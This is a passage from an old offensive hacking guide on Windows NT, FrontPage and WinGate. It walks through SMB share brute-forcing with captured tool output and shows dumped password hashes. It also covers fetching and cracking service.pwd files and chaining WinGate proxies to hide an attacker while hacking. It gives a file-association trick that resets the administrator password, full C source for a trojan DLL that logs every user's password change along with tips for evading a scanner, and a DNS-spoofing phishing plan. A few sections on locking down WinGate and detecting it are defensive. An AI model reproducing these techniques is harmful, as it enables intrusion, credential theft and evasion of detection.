Net Diag (runs the diagnostic program)
Net Help
Net Init (loads protocol and network adapter drivers.)
Net Logoff
Net Logon
Net Password (changes password)
Net Print
Net Start
Net Stop
Net Time
Net Use
Net Ver (displays the type and version of the network
redirector)
Net View
```

For this section, the command being used is the NET VIEW and NET USE commands.

[8.2.6] Actual NET VIEW and NET USE Screen Captures during a hack.

```
C:\net view XXX.XX.XXX.XX

Shared resources at XXX.XX.XXX.XX

Share name   Type         Used as  Comment

-------------------------------------------------------------------
----------------
NETLOGON     Disk                  Logon server share
Test         Disk
The command completed successfully.
```

NOTE: The C$ ADMIN$ and IPC$ are hidden and are not shown.

```
C:\net use /?

The syntax of this command is:

NET USE [devicename | *] [\\computername\sharename[\volume]
[password | *]]
        [/USER:[domainname\]username]
        [[/DELETE] | [/PERSISTENT:{YES | NO}]]

NET USE [devicename | *] [password | *]] [/HOME]

NET USE [/PERSISTENT:{YES | NO}]

C:\net use x: \\XXX.XX.XXX.XX\test
```

```
The command completed successfully.

C:\unzipped\nat10bin>net use

New connections will be remembered.

Status       Local     Remote                    Network

-------------------------------------------------------------------------------
OK           X:        \\XXX.XX.XXX.XX\test      Microsoft Windows Network
OK                     \\XXX.XX.XXX.XX\test      Microsoft Windows Network

The command completed successfully.

Here is an actual example of how the NAT.EXE program is used. The information listed here is
an actual capture of the activity. The IP addresses have been changed to protect, well, us.

C:\nat -o output.txt -u userlist.txt -p passlist.txt XXX.XX.XX.XX-YYY.YY.YYY.YY


[*]--- Reading usernames from userlist.txt
[*]--- Reading passwords from passlist.txt

[*]--- Checking host: XXX.XX.XXX.XX
[*]--- Obtaining list of remote NetBIOS names

[*]--- Attempting to connect with name: *
[*]--- Unable to connect

[*]--- Attempting to connect with name: *SMBSERVER
[*]--- CONNECTED with name: *SMBSERVER
[*]--- Attempting to connect with protocol: MICROSOFT NETWORKS 1.03
[*]--- Server time is Mon Dec 01 07:44:34 1997
[*]--- Timezone is UTC-6.0
[*]--- Remote server wants us to encrypt, telling it not to

[*]--- Attempting to connect with name: *SMBSERVER
[*]--- CONNECTED with name: *SMBSERVER
[*]--- Attempting to establish session
[*]--- Was not able to establish session with no password
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `password'
```

```
[*]--- CONNECTED: Username: `ADMINISTRATOR' Password:
`password'

[*]--- Obtained server information:

Server=[STUDENT1] User=[] Workgroup=[DOMAIN1] Domain=[]

[*]--- Obtained listing of shares:

     Sharename      Type      Comment
     ---------      ----      -------
     ADMIN$         Disk:     Remote Admin
     C$             Disk:     Default share
     IPC$           IPC:      Remote IPC
     NETLOGON       Disk:     Logon server share
     Test           Disk:

[*]--- This machine has a browse list:

     Server               Comment
     ---------            -------
     STUDENT1


[*]--- Attempting to access share: \\*SMBSERVER\
[*]--- Unable to access

[*]--- Attempting to access share: \\*SMBSERVER\ADMIN$
[*]--- WARNING: Able to access share: \\*SMBSERVER\ADMIN$
[*]--- Checking write access in: \\*SMBSERVER\ADMIN$
[*]--- WARNING: Directory is writeable: \\*SMBSERVER\ADMIN$
[*]--- Attempting to exercise .. bug on: \\*SMBSERVER\ADMIN$

[*]--- Attempting to access share: \\*SMBSERVER\C$
[*]--- WARNING: Able to access share: \\*SMBSERVER\C$
[*]--- Checking write access in: \\*SMBSERVER\C$
[*]--- WARNING: Directory is writeable: \\*SMBSERVER\C$
[*]--- Attempting to exercise .. bug on: \\*SMBSERVER\C$

[*]--- Attempting to access share: \\*SMBSERVER\NETLOGON
[*]--- WARNING: Able to access share: \\*SMBSERVER\NETLOGON
[*]--- Checking write access in: \\*SMBSERVER\NETLOGON
[*]--- Attempting to exercise .. bug on: \\*SMBSERVER\NETLOGON

[*]--- Attempting to access share: \\*SMBSERVER\Test
[*]--- WARNING: Able to access share: \\*SMBSERVER\Test
[*]--- Checking write access in: \\*SMBSERVER\Test
[*]--- Attempting to exercise .. bug on: \\*SMBSERVER\Test

[*]--- Attempting to access share: \\*SMBSERVER\D$
```

```
[*]--- Unable to access

[*]--- Attempting to access share: \\*SMBSERVER\ROOT
[*]--- Unable to access

[*]--- Attempting to access share: \\*SMBSERVER\WINNT$
[*]--- Unable to access
```

If the default share of Everyone/Full Control is active, then you are done, the server is hacked. If not, keep playing. You will be surprised what you find out.

[9.0.0] Frontpage Extension Attacks

Ofcourse, everyone should know what Microsoft Frontpage is. The server extensions are installed server side to provide added functionality for frontpage web authors. These extensions function as “web bots” if you will, giving web authors that use frontpage easy access to complex web and HTML functions. Soon after the extensions came into wide use, security concerns began to pop-up. Most of these security concerns were very basic, the collection presented below are PROVEN methods that have been tested repeatedly in several types of configurations.

[9.0.1] For the tech geeks, we give you an actual PWDUMP

This is the pwdump from the webserver the Lan Manager password is set to "password". This PWDUMP example is for those of you that have heard about the utility but may have never actually seen the output of one. This dump was used by Vacuum of rhino9 during his journey into cracking the NT encryption algorithm.

```
Administrator:500:E52CAC67419A9A224A3B108F3FA6CB6D:
8846F7EAEE8FB117AD06BDD83
0B7586C:Built-in account for administering the computer/
domain::
Guest:501:NO PASSWORD*********************:NO
PASSWORD*********************:Built-in
account for guest access to the computer/domain::
STUDENT7$:
1000:E318576ED428A1DEF4B21403EFDE40D0:1394CDD8783E60378EFEE405
0
3127253:::
ketan:
1005:********************************:**********************
```

```
********:::
mari:
1006:********************************:**********************
********:::
meng:
1007:********************************:**********************
********:::
IUSR_STUDENT7:1014:582E6943331763A63BEC2B852B24C4D5:CBE9D641E7
4390AD9C1D0
A962CE8C24B:Internet Guest Account,Internet Server Anonymous
Access::
```

[9.0.2] The haccess.ctl file

The hacces.ctl file is sometimes called a shadow password file, well, this is not exactly correct.
The file can give you a lot of information, including the location of the service password file. A
complete example of the haccess.ctl file is given below:

The #haccess.ctl file:

```
# -FrontPage-

Options None

<Limit GET POST PUT>
order deny,allow
deny from all
</Limit>
AuthName default_realm
AuthUserFile c:/frontpage\ webs/content/_vti_pvt/service.pwd
AuthGroupFile c:/frontpage\ webs/content/_vti_pvt/service.grp
```

Executing fpservwin.exe allows frontpage server extensions to be installed on

port 443 (HTTPS)Secure Sockets Layer
port 80 (HTTP)

NOTE: The Limit line. Telneting to port 80 or 443 and using GET, POST, and PUT can be used
instead of Frontpage.

The following is a list of the Internet Information server files location
in relation to the local hard drive (C:) and the web (www.target.com)

C:\InetPub\wwwroot

<Home>
C:
\InetPub\scripts
/Scripts
C:
\InetPub\wwwroot_vti_bin
/_vti_bin
C:
\InetPub\wwwroot_vti_bin_vti_adm
/_vti_bin/_vti_adm
C:
\InetPub\wwwroot_vti_bin_vti_aut
/_vti_bin/_vti_aut
C:\InetPub\cgi-
bin
/cgi-bin
C:
\InetPub\wwwroot\srchadm
/srchadm
C:
\WINNT\System32\inetserv\iisadmin
/iisadmin
C:\InetPub\wwwroot_vti_pvt
FrontPage creates a directory _vti_pvt for the root web and
for each FrontPage sub-web. For
each FrontPage web with unique permissions, the _vti_pvt
directory contains two files for the
FrontPage web that the access file points to:
service.pwd contains the list of users and passwords for the
FrontPage web.
service.grp contains the list of groups (one group for authors
and one for administrators in
FrontPage).
On Netscape servers, there are no service.grp files. The
Netscape password files are:
administrators.pwd for administrators
authors.pwd for authors and administrators
users.pwd for users, authors, and administrators

C:\InetPub\wwwroot\samples\Search\QUERYHIT.HTM Internet
Information Index Server sample
If Index Information Server is running under Internet
Information Server:
service.pwd (or any other file) can sometimes be retrieved.
search for
"#filename=*.pwd"

C:\Program Files\Microsoft FrontPage_vti_bin
C:\Program Files\Microsoft FrontPage_vti_bin_vti_aut
C:\Program Files\Microsoft FrontPage_vti_bin_vti_adm

C:\WINNT\System32\inetserv\iisadmin\htmldocs\admin.htm /
iisadmin/isadmin

C:\InetPub\ftproot
The default location for the ftp

The ftp service by default runs on the standard port 21.
Check to see if anonymous connections are allowed. By default,
Internet Information Server
creates and uses the account IUSR_computername for all
anonymous logons. Note that the
password is used only within Windows NT ; anonymous users do
not log on using this user name
and password.

Typically, anonymous FTP users will use "anonymous" as the
user name and their e-mail
address as the password. The FTP service then uses the
IUSR_computername account as the
logon account for permissions. When installed, Internet
Information Server's Setup created the
account IUSR_computername in the Windows NT User Manager for
Domains and in Internet
Service Manager. This account was assigned a random password
for both in Internet Service
Manager and in the Windows NT User Manager for Domains. If
changed, the password, you must
change it in both places and make sure it matches.

NOTE: Name and password are case sensitive
Scanning PORT 80 (http) or 443 (https) options:
GET /__vti_inf.html   #Ensures that
frontpage server extensions
                                                    are
installed.
GET /_vti_pvt/service.pwd   #Contains the encrypted
password files.
                                                     Not used
on IIS and WebSite servers
GET /_vti_pvt/authors.pwd   #On Netscape servers only.
Encrypted
                                                      names
and passwords of authors.
GET /_vti_pvt/administrators.pwd
GET /_vti_log/author.log   #If author.log is there
it will need to
                                                      be
cleaned to cover your tracks

GET /samples/search/queryhit.htm

If service.pwd is obtained it will look similar to this:

```
Vacuum:SGXJVl6OJ9zkE
```

The above password is apple
Turn it into DES format:

```
Vacuum:SGXJVl6OJ9zkE:10:200:Vacuum:/users/Vacuum:/bin/bash
```

[9.0.3] Side note on using John the Ripper

The run your favorite unix password cracker like John The Ripper

```
Usage: JOHN [flags] [-stdin|-w:wordfile] [passwd files]

Flags: -pwfile:<file>[,..]   specify passwd file(s) (wildcards
allowed)
       -wordfile:<file>      specify wordlist file
       -restore[:<file>]     restore session [from <file>]
       -user:login|uid[,..]  only crack this (these) user(s)
       -timeout:<time>       abort session after a period of
<time> minutes
       -incremental[:<mode>] incremental mode [using JOHN.INI
entry <mode>]
       -single               single crack mode
       -stdin                read words from stdin
       -list                 list each word
       -test                 perform a benchmark
       -beep                 beep when a password is found
       -quiet                do not beep when a password is
found (default)
       -noname               don't use memory for login names
```

Other ways of obtaining service.pwd
http://ftpsearch.com/index.html
search for service.pwd
http://www.alstavista.digital.com
advanced search for link:"/_vti_pvt/service.pwd"

To open a FrontPage web

On the FrontPage Explorer’s File menu, choose Open FrontPage Web.
In the Getting Started dialog box, select Open an Existing FrontPage
Web and choose the FrontPage web you want to open.
Click More Webs if the web you want to open is not listed.
Click OK.

If you are prompted for your author name and password, you will have
to decrypt service.pwd, guess or move on.
Enter them in the Name and Password Required dialog box, and click OK.
Alter the existing page, or upload a page of your own.

[10.0.0] WinGate

There have been a few papers about WinGate. Some have explained how to bounce through its
port 23 telnet proxy. Some have explained how to secure it. In this section we will show you how
to use WinGate for its good and bad and you will learn from the good and bad examples. People
in the past have said there are flaws and exploits to WinGates and this is wrong. There are
system admins that poorly configure their systems but it is not WinGate itself that is the flaw.

[10.0.1] What Is WinGate?

WinGate is basically a program that lets you split a connection. Ex: You can share 1 modem with
2 computers. WinGate comes with several proxies and that is where the possible threat lies. (This
sharing of internet connection is known as Connection Aggregation)

Note: We will only talk about 3 of the more used proxy portions of WinGate.

[10.0.2] Defaults After Install

When you do a regular install of WinGate without changing things there are a few defaults:
Port: | Service:
23 Telnet Proxy Server - This is default and running right after install.
1080 SOCKS Server - This once setup via GateKeeper has no password until you set one.
6667 IRC Mapping - This once setup via GateKeeper has no password until you set one.

The biggest threat to your server is the port 23 telnet proxy.

[10.0.3] Port 23 Telnet Proxy

This proxy is setup and run as soon as you are done installing and to make things worse it has no

password after install and doesn't ask you for one. Most system admins dont even know this and
dont even think to try to password it and that is where the problem arises.

The telnet proxy is quiet simple. You telnet to port 23 on the server that is running the WinGate
telnet proxy and you get a prompt WinGate> At this prompt you type in the server then a space
and the port you want to connect to.

Example:
telnet wingate.net
Connected to wingate.net

WinGate> victim.com 23

What this example shows is someone telnetting to the WinGate server and then from that
WinGate server telnet out of it to victim.com so on
victim.com's logs it will show the wingate IP
(wingate.net) and therefore the person telnetting keeps her IP a secret.

[10.0.4] Port 1080 SOCKS Proxy

The socks proxy is not installed by default but as soon as you use GateKeeper to install it. It
installs with no password, unless you set one. If you are familiar with socks you know that there
are many things you could do with it.

[10.0.5] Port 6667 IRC Proxy

The irc proxy is like how we would do a wingate telnet proxy bounce to an irc server except the irc
proxy is set to goto a certain server already. This is not set to run after install but after you do
install it it setups with no password, unless you set one.

[10.0.6] How Do I Find and Use a WinGate?

Finding WinGates are relatively easy to do. If you would like to find static IP WinGates (IP never
changes) go to yahoo or something of the such and search for cable modems. The reason for
searching for cable modems is because a lot of people with cable modems have WinGate so that
they can split there cable modems large bandwidth and share it with the other computers in there

house. One large cable modem company is Cox Cable. Their webpage can be found at
www.home.com. The Cox Cable rang of IP's are: 24.1.X.X where depending on what number X
equals is where in the country the cable modem is located. You can also use Port or Domain
scanners and scan for Port 1080, which Identifies a SOCKS Proxy, this is also an easy way to
find a WinGate.

Example:
24.1.67.1 Resolves to c224084-a.frmt1.sfba.home.com which from that we know the abreveation
sfba = San Fransico Bay Area or something close to that.
That is how to find static IP WinGates. To find dynamic IP (IP's that change every time a user
logs on to the internet) WinGates it is not to hard at all. Almost every ISP big and small has users
with WinGate. You need to either know the format of an ISP's dynamic ppp addresses or you
need to get on IRC (Internet Relay Chat) and see what they are that way. Say that you already
have a ppp IP of armory-us832.javanet.com. Now you dns that IP and get 209.94.151.143 now
you take the IP address and stick it into a domain scanner program. Ex: Domscan which can be
found on the Rhino9 web site (rhino9.abyss.com) Ok so you have domscan now. Run domscan
and there is a box where you put in the IP address and the port to scan for. The WinGate telnet
proxy by default runs on port 23. So we put in 209.94.151.143 in the first box in the domscan
program and then 23 in the second box and then click start. The results we will get are:

209.94.151.2
209.94.151.4
209.94.151.6
209.94.151.10
209.94.151.8
209.94.151.73
209.94.151.118
209.94.151.132

Now we have to check each of these IP's for the WinGate prompt. So to do that we need to telnet
to 209.94.151.2 on port 23 and if it shows WinGate> right when we connect then it is a WinGate.
If not we go to the next address which in this case would be 209.94.151.4. We would do that for

the whole list of IP's.

Note: If we are scanning for dynamic IP WinGates it is more common that the last number of the
IP of the WinGate will be higher. Ex: There is a better chance that 209.94.151.132 is a WinGate
and that 209.94.151.2 is not a WinGate.

[10.0.7] I have found a WinGate telnet proxy now what?

Well there are many uses for WinGate. The first use and probably the greatest is the WinGate
bounce technique. Say you are going to hack the pentagon. You can use the WinGate technique
to keep yourself from having a jail sentence with spike. Here is how it works. We get a collection
of WinGate IP's. First we open our telnet program and telnet to the first WinGate on our list. We
get the WinGate> prompt and at that prompt we type the second WinGate on our list then a
space then 23 then hit enter. Then we get another WinGate prompt and at that prompt we type
the third WinGate IP on our list then a space then 23 then enter and so on and so fourth until we
have bounced through about 10 or so WinGates then on the tenth WinGate we enter in the
pentagon addresss. Ex: WinGate> www.pentagon-ai.army.gov 23 and then hit enter and start
hacking away at it. So you ask, well cant they just trace back through all the WinGates? They
could try to trace it back and here is how it would work. The pentagon has an IP on there logs, the
ip is 2.2.2.2. The pentagon know that IP belongs to the an internet service provider called
interlink. So the pentagon calls interlink and then tells them that at 3:43am on sunday an ip
address of 2.2.2.2 hacked into there computer system. So the ISP (internet service provider)
checks there logs and sees that there user John Doe was on at that time with that IP on sunday.
So the pentagon has the swat team do a raid on John Doe's house and find nothing. Now it could
end right here or the pentagon will maybe see that John Doe has WinGate and then check his
logs. Now most people with WinGate dont even log so the pentagon could be stumped right there
once again or they might see that another IP went through that WinGate and then they will have
to repeat the process of calling the ISP and repeat that whole process again. Now if we went

through 10 WinGate IP's you know that somewhere in that 10 either the ISP or the WinGate user
wont know what IP was going through them, in otherwords if you bounce through 10 WinGate
IP's you are a ghost, thy samurai... That is one use of WinGate's telnet proxy. Note: you might
need to do a control + enter at the WinGate> prompt, it differs between telnet clients. Another use
can be for IRC spoofing. To do this we take a WinGate ip and in our irc client we connect to that
WinGate IP. This is an example of how it would look in mIRC for Windows. Do these commands:
1. /server wingate.net
It then connects.
2. /quote irc.irc.net 6667
It then connects to the irc server.
3. /quote user whatever whatever whatever@server.com whatever
4. /quote nick whatever
This sends the irc client info. Read the irc rfc for more info on that.
Once we have done /quote nick whatever mirc will be totally connected and we can then do
whatever we want and our IP on IRC will be wingate.net or whatever the wingate IP is. So think
about it and I am sure you can think of a few fun things to do with someone elses IP. Note: For
you people that choose to abuse this. I have already coded an anti-wingate script for IRC to
detect you mean people that choose to abuse this.
Those are 2 of the more common things to do with WinGate telnet proxies.

[10.0.8] Securing the Proxys

Service That Need To Be Locked To Stop Bouncing

23 - Telnet Proxy Server
1080 - SOCKS Server
6667 - IRC Mapping

All Ports Can Be Locked The Same Way

1- Load Gatekeeper
2- Logon To Wingate Server As Administrator
3- Select Service To Lock
4- Right Click And Pick Properties
5- Option One Of Lock Down Is Click "Bind to specific interface" and put 127.0.0.1 in the box
6- Other Way To Lock Down A Service Is Select Policies, Double Click on "Everyone

Unrestricted Rights", Click on Location Tab, Click on "Specify locations from where this
recipient has rights" next you will be entering the IP(s) you what to give access to this service
(Add 127.0.0.1 so the local box has access) you can add by each IP or by groups of IPs like
199.170.0. *

Some Other Notes Guest Account Has No Password and Enable on Install Basic Install Let's
EVERONE have access to bounce from your system. All ports but the "remote control service" is
unlocked and everyone has access, you should turn off any services you do not have a need for
by double clicking on the service and unchecking the "Accept connections on port"

[10.0.9] mIRC 5.x WinGate Detection Script

Note: This is script will kick/ban anyone running WinGate.

```
alias telnet .msg $me $chr(1) $+ DCC CHAT CHAT $longip($$1) $
$2 $+ $chr(1)
alias removenickcheck unset %lastjoined $nick
alias gatekick {
  set %nick $$1
  set %chan 0
  :loop2
  inc %chan 1
  if (%nick ison $chan(%chan)) {
    mode $chan(%chan) -o %nick
    ban $chan(%chan) %nick 2
    kick $chan(%chan) %nick -=_Wingate Spoof_=-
    goto loop2
  }
  if ($chan(%chan) == $null) { goto end2 }
  goto loop2
  :end2
  unset %nick
}
#spoofcheck on
on 1:JOIN:%protchans:set %gatenick $nick | set %lastjoined
$nick | timer 1 3 removenickcheck |
write $mircdirips.txt %gatenick --> $site <--   [ $time,
$date ] | dns $nick
on 1:DNS:echo -a _DNS ON [ $+ $nick $+ ]] | echo -a _IP
address: $iaddress | echo -a _Name
address: $naddress | set %gateip $iaddress | set %gatename
$naddress | telnet %gateip 23 |
timer66 1 15 close -c
```

```
on 1:CHATOPEN:msg =$nick gatecheck | timer66 1 15 close -c
on 1:CHAT:*WinGate>*:gatekick %gatenick | write
$mircdirgate.txt %gatename = %gateip
on 1:CHAT:*many*:gatekick %gatenick | write $mircdirgate.txt
%gatename = %gateip
#spoofcheck end
#gateslip on
on 1:NICK:{
  if ($nick == %lastjoined) && ($nick != $me) {
    echo 4 -a (-=_GateSlip Check_=-)
    kick %protchans $newnick -=_GateSlip_=-
    removenickcheck
  }
}
#gateslip end
```

[10.1.0] Conclusion

WinGate is just another example of a program that is good but it doesnt warn the system admins
and as we all know the common system admin doesnt read much just installs thinking it is secure.
Software programmers need to either make their programs default to a tight security or at least as
the program is install they need it to warn the system admin of possible miss configurations.
Wether it is Microsoft products or this simple WinGate remember one thing, the software
developer makes the software work they rarely ever warn you on miss configurations. Yes people
do put out patches for true exploits etc... but where are the papers on miss configurations? Where
are the warnings of things you might do that you should? If I was one of the WinGate
programmers I would prompt the user while WinGate is installing and tell them of different
security risks they may face. Hope that this paper has helped and that we, Rhino9, have helped.

[11.0.0] What a security person should know about WinNT

  The basis for this portion of the book was gleaned from simple nomads FAQ, much Props to
him.

[11.0.1] NT Network structures (Standalone/WorkGroups/Domains)

Each NT workstation participates in either a workgroup or a domain. Most companies will have
NT workstations participate in a domain for management of the

resource by the administrator.

A domain is one or more servers running NT server with all of the servers functioning as a single system. The domain not only contains servers, but NT workstations, Windows for Workgroups machines, and even LAN Manager 2.x machines. The user and group database covers ALL of the resources of a domain.

Domains can be linked together via trusted domains. The advantage of trusted domains is that a user only needs one user account and password to get to resources across multiple domains, and administrators can centrally manage the resources.

A workgroup is simply a grouping of workstations that do not belong to a domain. A standalone NT workstation is a special case workgroup.

User and group accounts are handled differently between domain and workgroup situations. User accounts can be defined on a local or domain level. A local user account can only logon to that local computer, while a domain account can logon from any workstation in the domain.

Global group accounts are defined at a domain level. A global group account is an easy way to grant access to a subset of users in a domain to, say, a single directory or file located on a particular server within the domain. Local group accounts are defined on each computer. A local group account can have global group accounts and user accounts as members.

In a domain, the user and group database is "shared" by the servers. NT workstations in the domain DO NOT have a copy of the user and group database, but can access the database. In a workgroup, each computer in the workgroup has its own database, and does not share this information.

[11.0.2] How does the authentication of a user actually work?

First, a user logs on. When this happens, NT creates a token object that represents that user. Each process the user runs is associated with this token (or a copy of it). The token-process

combination is refered to as a subject. As subjects access objects such as files and directories,
NT checks the subject's token with the Access Control List (ACL) of the object and determines
whether to allow the access or not. This may also generate an audit message.

[11.0.3] A word on NT Challenge and Response

When a user logs on, more than likely they will be using Windows NT Challenge and Response.
When using this type of password encryption, the password never actually crosses the wire. A
null or random set of characters is generated at the client machine. Those characters are
encrypted using the users password. That encrypted information is then sent across the wire. The
server then uses what it has stored in its database as the users password to un-encrypt the sent
data. If the un-encryption works, it knows that the user typed in the correct password client side.

[11.0.4] Default NT user groups

There are a number of built-in local groups in NT that can do various functions, some which
would be better off being left to the Administrator. Administrators can do everything, but the
following groups' members can do a few extra items (I only verified this on 4.0):

- Server Operators: do a shutdown, even remotely; reset the system time; perform backups and
restores.
- Backup Operators: do a shutdown; perform backups and restores.
- Account Operators: do a shutdown.
- Print Operators: do a shutdown.

Also members of these groups can login at the console. As you explore this book and possibly
someone else's server, remember these permissions. Gaining a Server Operator account and
placing a trojan that activates after a remote shutdown could get you Administrator.

[11.0.5] Default directory permissions

I only verified these on 4.0. And remember, Administrators are deities. Otherwise, if it isn't here,

the group doesn't have access.

\ (root), \SYSTEM32, \WIN32APP - Server Operators and Everyone can read and execute files,
display permissions on files, and do some changing on file attributes.

\SYSTEM32\CONFIG - Everyone can list filenames in this directory.

\SYSTEM32\DRIVERS, \SYSTEM\REPL - Server Operators have full access, Everyone has read
access.

\SYSTEM32\SPOOL - Server Operators and Print Operator have full access, Everyone has read
access.

\SYSTEM32\REPL\EXPORT - Server Operators can read and execute files, display permissions
on files, and do some changing on file attributes. Replicator has read access.

\SYSTEM32\REPL\IMPORT - Server Operators and Replicator can read and execute files,
display permissions on files, and do some changing on file attributes. Everyone has read access.

\USERS - Account Operators can read, write, delete, and execute. Everyone can list filenames in
this directory.

\USERS\DEFAULT - Everyone has read, write, and execute.

[11.0.6] Common NT accounts and passwords

There are two accounts that come with NT out of the box — administrator and guest. In a network
environment, I have run into local administrator access unpassworded, since the Sys Admin
thought that global accounts ruled over local ones. Therefore it is possible to gain initial access to
an NT box by using its local administrator account with no password.

Guest is another common unpassworded account, although recent shipments of NT disable the
account by default. While it is possible that some companies will delete the guest account, some
applications require it. If Microsoft Internet Studio needs to

access data on another system, it
will use guest for that remote access.

[11.0.7] How do I get the admin account name?

It is possible that a Sys Admin will create a new account,
give that account the same access as
an administrator, and then remove part of the access to the
administrator account. The idea here
is that if you don't know the administrator account name, you
can't get in as an administrator.

Typing "NBTSTAT -A ipaddress" will give you the new
administrator account (generally tagged as
a 2 digit 03 code), assuming they are logged in. A bit of
social engineering could get them to log
in as well. nbtstat will also give you other useful
information such as services running, the NT
domain name, the nodename, and the ethernet hardware address.

[11.0.8] Accessing the password file in NT

The location of what you need is in \
\WINNT\SYSTEM32\CONFIG\SAM which is the location of
the security database. This is usually world readable by
default, but locked since it is in use by
system compotents. It is possible that there are SAM.SAV files
which could be readable. If so,
these could be obtained for the purpose of getting password
info.

During the installation of NT a copy of the password database
is put in \\WINNT\REPAIR. Since it
was just installed, only the Administrator and Guest accounts
will be there, but maybe
Administrator is enough -- especially if the Administrator
password is not changed after
installation.

If the Sys Admin updates their repair disks, or you get a hold
of a copy of the repair disks, you
can get password database.

If you are insane, you can go poking around in the SAM secret
keys. First, schedule service to
logon as LocalSystem and allow it to interact with the
desktop, and then schedule an interactive
regedt32 session. The regedt32 session will be running as
LocalSystem and you can play around
in the secret keys. However, if you change some stuff this

might be very bad. You have to be
Administrator to do this, though, so for the hacker you need to walk up to the machine while the
Administrator is logged in and distract them by telling them they're giving away Microsoft t-shirts
in the lobby (this doesn't always work ;-).

[11.0.9] Cracking the NT passwords

First off, it should be explained that the passwords are technically not located on the server, or in
the password database. What IS located there is a one-way hash of the password. Let me
explain...

Two one-way hashes are stored on the server -- a Lan Manager password, and a Windows NT
password. Lan Manager uses a 14 byte password. If the password is less than 14 bytes, it is
concantenated with 0's. It is converted to upper case, and split into 7 byte halves. An 8 byte odd
parity DES key is constructed from each 7 byte half. Each 8 byte DES key is encrypted with a
"magic number" (0x4B47532140232425 encrypted with a key of all 1's). The results of the magic
number encryption are concantenated into a 16 byte one way hash value. This value is the Lan
Manager "password".

A regular Windows NT password is derived by converting the user's password to Unicode, and
using MD4 to get a 16 byte value. This hash value is the NT "password".

So to crack NT passwords, the username and the corresponding one way hashes (Lan Man and
NT) need to be extracted from the password database. Instead of going out and writing some
code to do this, simply get a copy of Jeremy Allison's PWDUMP, which goes through SAM and
gets the information for you.

PWDUMP does require that you are an Administrator to get stuff out of the registry, but if you can
get ahold of copies of the security database from another location you can use those. For actually
cracking the password, I recommend using L0phtcrack.

[11.1.0] What is ‘last login time’?

Let's say an admin is checking the last time certain users have logged in by doing a NET USER <userid> /DOMAIN. Is the info accurate? Most of the time it will NOT be.

Most users do not login directly to the Primary Domain Controller (PDC), they login to a Backup Domain Controller (BDC). BDCs do NOT contain readonly versions of SAM, they contain read-write versions. To keep the already ungodly amount of network traffic down, BDCs do not tell the PDC that they have an update of the last login time until a password change has been done. And the NET USER <userid> /DOMAIN command checks the PDC, so last login time returned from this command could be wildly off (it could even show NEVER).

As a hacker, if you happen to know that password aging is not enforced, then you can bet that last login times will probably not be very accurate.

[11.1.1] Ive got Guest access, can I try for Admin?

Basic NT 3.51 has some stuff read/writeable by default. You could edit the association between an application and the data file extension using regedt32. First off, you should write a Win32 app that does nothing but the following -

```
net user administrator biteme /y
notepad %1 %2 %3 %4 %5
```

In a share you have read/write access to, upload it. Now change the association between .txt files and notepad to point to the location of the uploaded file, like

\\ThisWorkstation\RWShare\badboy.exe.

Now wait for the administrator to launch a text file by double clicking on it, and the password becomes "biteme".

Of course, if the Sys Admin is smart they will have removed write permission from Everyone for HKEY_CLASSES_ROOT, only giving out full access to creator\owner.

[11.1.2] I heard that the %systemroot%\system32 was writeable?

Well, this can be exploited on NT 4.0 by placing a trojaned
FPNWCLNT.DLL in that directory.
This file typically exists in a Netware environment. First
compile this exploit code written by
Jeremy Allison (jra@cygnus.com) and call the resulting file
FPNWCLNT.DLL. Now wait for the
user names and passwords to get written to a file in \temp.

```
------------ cut -------------
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>

struct UNI_STRING {
  USHORT len;
  USHORT maxlen;
  WCHAR *buff;
  };

static HANDLE fh;

BOOLEAN __stdcall InitializeChangeNotify ()
{
  DWORD wrote;
  fh = CreateFile("C:\\temp\\pwdchange.out", GENERIC_WRITE,
    FILE_SHARE_READ|FILE_SHARE_WRITE, 0, CREATE_ALWAYS,
    FILE_ATTRIBUTE_NORMAL|FILE_FLAG_WRITE_THROUGH,
    0);
  WriteFile(fh, "InitializeChangeNotify started\n", 31,
&wrote, 0);
  return TRUE;
}

LONG __stdcall PasswordChangeNotify (struct UNI_STRING *user,
ULONG rid,
  struct UNI_STRING *passwd)
{
  DWORD wrote;
  WCHAR wbuf[200];
  char buf[512];
  char buf1[200];
  DWORD len;

  memcpy(wbuf, user->buff, user->len);
  len = user->len/sizeof(WCHAR);
  wbuf[len] = 0;
  wcstombs(buf1, wbuf, 199);
  sprintf(buf, "User = %s : ", buf1);
  WriteFile(fh, buf, strlen(buf), &wrote, 0);
```

```
  memcpy(wbuf, passwd->buff, passwd->len);
  len = passwd->len/sizeof(WCHAR);
  wbuf[len] = 0;
  wcstombs(buf1, wbuf, 199);
  sprintf(buf, "Password = %s : ", buf1);
  WriteFile(fh, buf, strlen(buf), &wrote, 0);

  sprintf(buf, "RID = %x\n", rid);
  WriteFile(fh, buf, strlen(buf), &wrote, 0);

  return 0L;
}
------------ cut -------------
```

If you load this on a Primary Domain Controller, you'll get EVERYBODY'S password. You have to reboot the server after placing the trojan in %systenroot%\system32.

ISS (www.iss.net) has a security scanner for NT which will detect the trojan DLL, so you may wish to consider adding in extra junk to the above code to make the size of the compiled DLL match what the original was. This will prevent the current shipping version of ISS's NT scanner from picking up the trojan.

It should be noted that by default the group Everyone has default permissions of "Change" in %systemroot\system32, so any DLL that is not in use by the system could be replaced with a trojan DLL that does something else.

[11.1.3] What about spoofin DNS against NT?

By forging UDP packets, NT name server caches can be compromised. If recursion is allowed on the name server, you can do some nasty things. Recursion is when a server receives a name server lookup request for a zone or domain for which is does not serve. This is typical how most setups for DNS are done.

So how do we do it? We will use the following example:

We are root on ns.nmrc.org, IP 10.10.10.1. We have pirate.nmrc.org with an address of 10.10.10.2, and bait.nmrc.org with an address of 10.10.10.3. Our mission? Make the users at lame.com access pirate.nmrc.org when they try to access

www.lamer.net.

Okay, assume automation is at work here to make the attack smoother...

- DNS query is sent to ns.lame.com asking for address of bait.nmrc.org.
- ns.lame.com asks ns.nmrc.org what the address is.
- The request is sniffed, and the query ID number is obtained from the
request packet.
- DNS query is sent to ns.lame.com asking for the address of www.lamer.net.
- Since we know the previous query ID number, chances are the next query
ID number will be close to that number.
- We send spoofed DNS replies with several different query ID numbers.
These replies are spoofed to appear to come from ns.lamer.net, and state
that its address is 10.10.10.2.
- pirate.nmrc.org is set up to look like www.lamer.net, except maybe it
has a notice to "go to the new password page and set up an account and ID".
Odds are this new password is used by that lame.com user somewhere else...

With a little creativity, you can also do other exciting things like reroute (and make copies of)
email, denial of service (tell lame.com that www.lamer.net doesn't exist anymore), and other fun
things.

Supposedly Service Pack 3 fixes this.

[11.1.4] What about default shared folders?

The main thing to realize about shares is that there are a few that are invisible. Administrative
